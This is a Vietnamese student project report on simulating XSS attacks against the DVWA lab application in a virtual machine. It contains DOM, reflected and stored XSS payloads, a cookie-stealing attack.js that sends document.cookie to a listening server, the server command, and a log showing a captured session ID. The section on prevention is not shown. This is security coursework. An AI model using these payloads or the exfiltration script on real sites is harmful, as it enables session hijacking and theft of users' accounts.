

TRƯỜNG ĐẠI HỌC BÁCH KHOA HÀ NỘI

BÁO CÁO TỔNG HỢP PROJECT 2

Mô phỏng tấn công lỗ hổng Cross Site Scripting(XSS) và phòng chống

NGUYỄN VĂN LONG

Long.NV215610@sis.hust.edu.vn

Ngành Kỹ thuật máy tính

Chuyên ngành Mạng - ATTT

Giảng viên hướng dẫn: TS. Đỗ Tiến Dũng
Trường: CNTT&TT

HÀ NỘI, 6/2024

Tóm tắt nội dung đồ án

- Vấn đề thực hiện: Mô phỏng tấn công lỗ hổng XSS và lập trình trang web chống tấn công XSS
- Môi trường: Máy ảo trong ứng dụng Oracle VM VirtualBox, ứng dụng Visual Code Studio và trình duyệt Microsoft Edge
- Các module được sử dụng:
 - Ứng dụng Oracle VM VirtualBox
 - Trang web mô phỏng lỗ hổng DWVA
 - Cookie Quick Manager: quản lý cookie của phiên đăng nhập
 - Môi trường lập trình: Visual Code Studio
 - Ngôn ngữ lập trình: HTML và Javascript
 - Trình duyệt Microsoft Edge
- Tính thực tế của đồ án: Phát hiện lỗ hổng XSS của các trang web và thực hiện phòng chống lại tấn công lỗ hổng này.
- Định hướng phát triển, mở rộng(Đang nghiên cứu): Kiểm thử lỗ hổng XSS trên các trang web thực tế; tấn công vào lỗ hổng XSS trên các trang web để lấy cắp thông tin dữ liệu của người dùng; thực hiện phòng chống tấn công lỗ hổng XSS tự động.
- Các kiến thức và kỹ năng mà sinh viên đạt được sau đồ án: Hiểu cách thức tấn công lỗ hổng XSS; biết cách kiểm thử lỗ hổng XSS; lập trình trang web đơn giản có lỗ hổng XSS; hiểu và áp dụng được cách phòng chống tấn công lỗ hổng XSS.

MỤC LỤC

CHƯƠNG 1. GIỚI THIỆU ĐỀ TÀI.....	4
1.1 Giới thiệu chung.....	4
1.2 Mục tiêu, phạm vi đề tài.....	4
1.2.1 Mục tiêu.....	4
1.2.2 Phạm vi.....	4
CHƯƠNG 2. CÁC MODULE ĐƯỢC TRIỂN KHAI	4
2.1 Mô phỏng tấn công lỗ hổng DOM XSS.....	4
2.2 Mô phỏng tấn công lỗ hổng Reflected XSS.....	6
2.3 Mô phỏng tấn công lỗ hổng Stored XSS.....	7
2.4 Cướp phiên đăng nhập của người dùng (Session Hijacking).....	9
2.4.1 Tạo file lưu thông tin Cookie lấy được từ người dùng	9
2.4.2 Thực hiện cướp phiên đăng nhập	9
2.5 Phòng chống tấn công XSS.....	12
CHƯƠNG 3. KẾT LUẬN.....	14
3.1 So sánh đề án với bài tập lớn môn học “Mạng máy tính”	Error! Bookmark not defined.
3.2 Kết luận	Error! Bookmark not defined.
3.3 Hướng phát triển của đề án trong tương lai.....	Error! Bookmark not defined.
TÀI LIỆU THAM KHẢO	15
PHỤ LỤC.....	Error! Bookmark not defined.

GIỚI THIỆU ĐỀ TÀI

1.1 Giới thiệu chung

Cross Site Scripting (XSS) là một lỗ hổng bảo mật khá nổi tiếng, chủ yếu được thực thi ở phía Client bằng hình thức tấn công mã độc với các ngôn ngữ lập trình, chủ yếu là với Javascript và HTML. Kẻ tấn công thực hiện tấn công nhằm mục đích đánh cắp dữ liệu nhận dạng của người dùng như: cookie, session tokens và các thông tin khác. Thông qua việc lợi dụng lỗ hổng XSS, kẻ tấn công thực hiện các hành động bao gồm: lan truyền mã giả trên các trang mạng xã hội; cướp phiên đăng nhập(session hijacking); trộm danh tính; tấn công từ chối dịch vụ và phá hoại trang web; trộm dữ liệu nhạy cảm; gian lận tài chính trên các trang web ngân hàng

1.2 Mục tiêu, phạm vi đề tài

1.2.1 Mục tiêu

- Kiểm thử lỗ hổng XSS bằng thẻ <script>
- Tìm hiểu các kiểu tấn công lỗ hổng XSS (DOM XSS, Reflected XSS, Stored XSS)
- Cướp phiên đăng nhập của người dùng (Session Hijacking)
- Tạo trang web đơn giản có lỗ hổng XSS bằng ngôn ngữ lập trình HTML và Javascript
- Tìm hiểu biện pháp phòng tránh tấn công lỗ hổng XSS


1.2.2 Phạm vi

Thực hiện mô phỏng tấn công trên trang chủ DWVA trong máy ảo Oracle VM VirtualBox và tạo trang web cơ bản chạy trên Local host


CHƯƠNG 2. CÁC MODULE ĐƯỢC TRIỂN KHAI

2.1 Mô phỏng tấn công lỗ hổng DOM XSS


- Module được sử dụng: trang web DWVA trên máy ảo Kali Linux trong ứng dụng Oracle VM VirtualBox



- Nhấn chọn “Select”, nhận thấy URL thay đổi



- Khi chèn đoạn script: `<script>alert(document.cookie)</script>` lên URL, màn hình hiển thị thông tin Cookie của người dùng




- Thay đổi URL bằng đoạn script: **<script src=http://localhost:9999/attack.js></script>** . Sau đó gửi link cho người sử dụng

localhost/vulnerabilities/xss_d/?default=English<script src=http://localhost:9999/attack.js></script> | →


- Khi người sử dụng truy cập đường link trên, thông tin Cookie của người dùng đã được gửi về file **attack.js**

2.2 Mô phỏng tấn công lỗ hổng Reflected XSS


- Module được sử dụng: trang web DVWA trên máy ảo Kali Linux trong ứng dụng Oracle VM VirtualBox




- Chèn đoạn script: **<script>alert(document.cookie)</script>** vào khung input để hiển thị thông tin Cookie



- Màn hình hiển thị như sau:




- Thay đổi đoạn script: **`<script src=http://localhost:9999/attack.js></script>`** gửi cho người dùng và yêu cầu người dùng submit trong khung input



- Từ đây, thông tin Cookie của người dùng đã được gửi về file **attack.js**

2.3 Mô phỏng tấn công lỗ hổng Stored XSS

- Module được sử dụng: trang web DWVA trên máy ảo Kali Linux trong ứng dụng Oracle VM VirtualBox




- Thực hiện chèn thẻ script như sau:


Name *

Message *

- Màn hình hiển thị:



- Thực hiện chèn thẻ `<script>` như sau:




- Mã độc đã được chèn vào dữ liệu lưu trữ trên trang web. Từ đây, khi truy cập trang web, cookie của người dùng sẽ gửi về file **attack.js**

2.4 Cướp phiên đăng nhập của người dùng (Session Hijacking)


2.4.1 Tạo file lưu thông tin Cookie lấy được từ người dùng

- Module được sử dụng: Terminal Emulator
- Trên Kali Linux tạo file **attack.js** bằng lệnh `$ nano attack.js` có nội dung sau:



```
GNU nano 7.2 attack.js
function getimg() {
    var img = document.createElement('img');
    img.src = 'http://localhost:9999/' + document.cookie;
    document.body.appendChild(img);
}
getimg();
```

- Thực thi web server ở cổng 9999:



```
(kali@kali)-[~]
$ python2 -m SimpleHTTPServer 9999
Serving HTTP on 0.0.0.0 port 9999 ...
```

2.4.2 Thực hiện cướp phiên đăng nhập


- Module được sử dụng: Extensions (Cookie Quick Manager) để quản lý cookie
- Sau khi thực hiện chèn thẻ `<script>`:

`<script src=http://localhost:9999/attack.js></script>`


màn hình Terminal Emulator hiển thị:

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ python2 -m SimpleHTTPServer 9999  
Serving HTTP on 0.0.0.0 port 9999 ...  
127.0.0.1 - - [11/May/2024 07:24:20] code 404, message File not found  
127.0.0.1 - - [11/May/2024 07:24:20] "GET /PHPSESSID=hmvarot21cfs8j58ndL0mhe527;%20security=low HTTP/1.1" 404 -
```

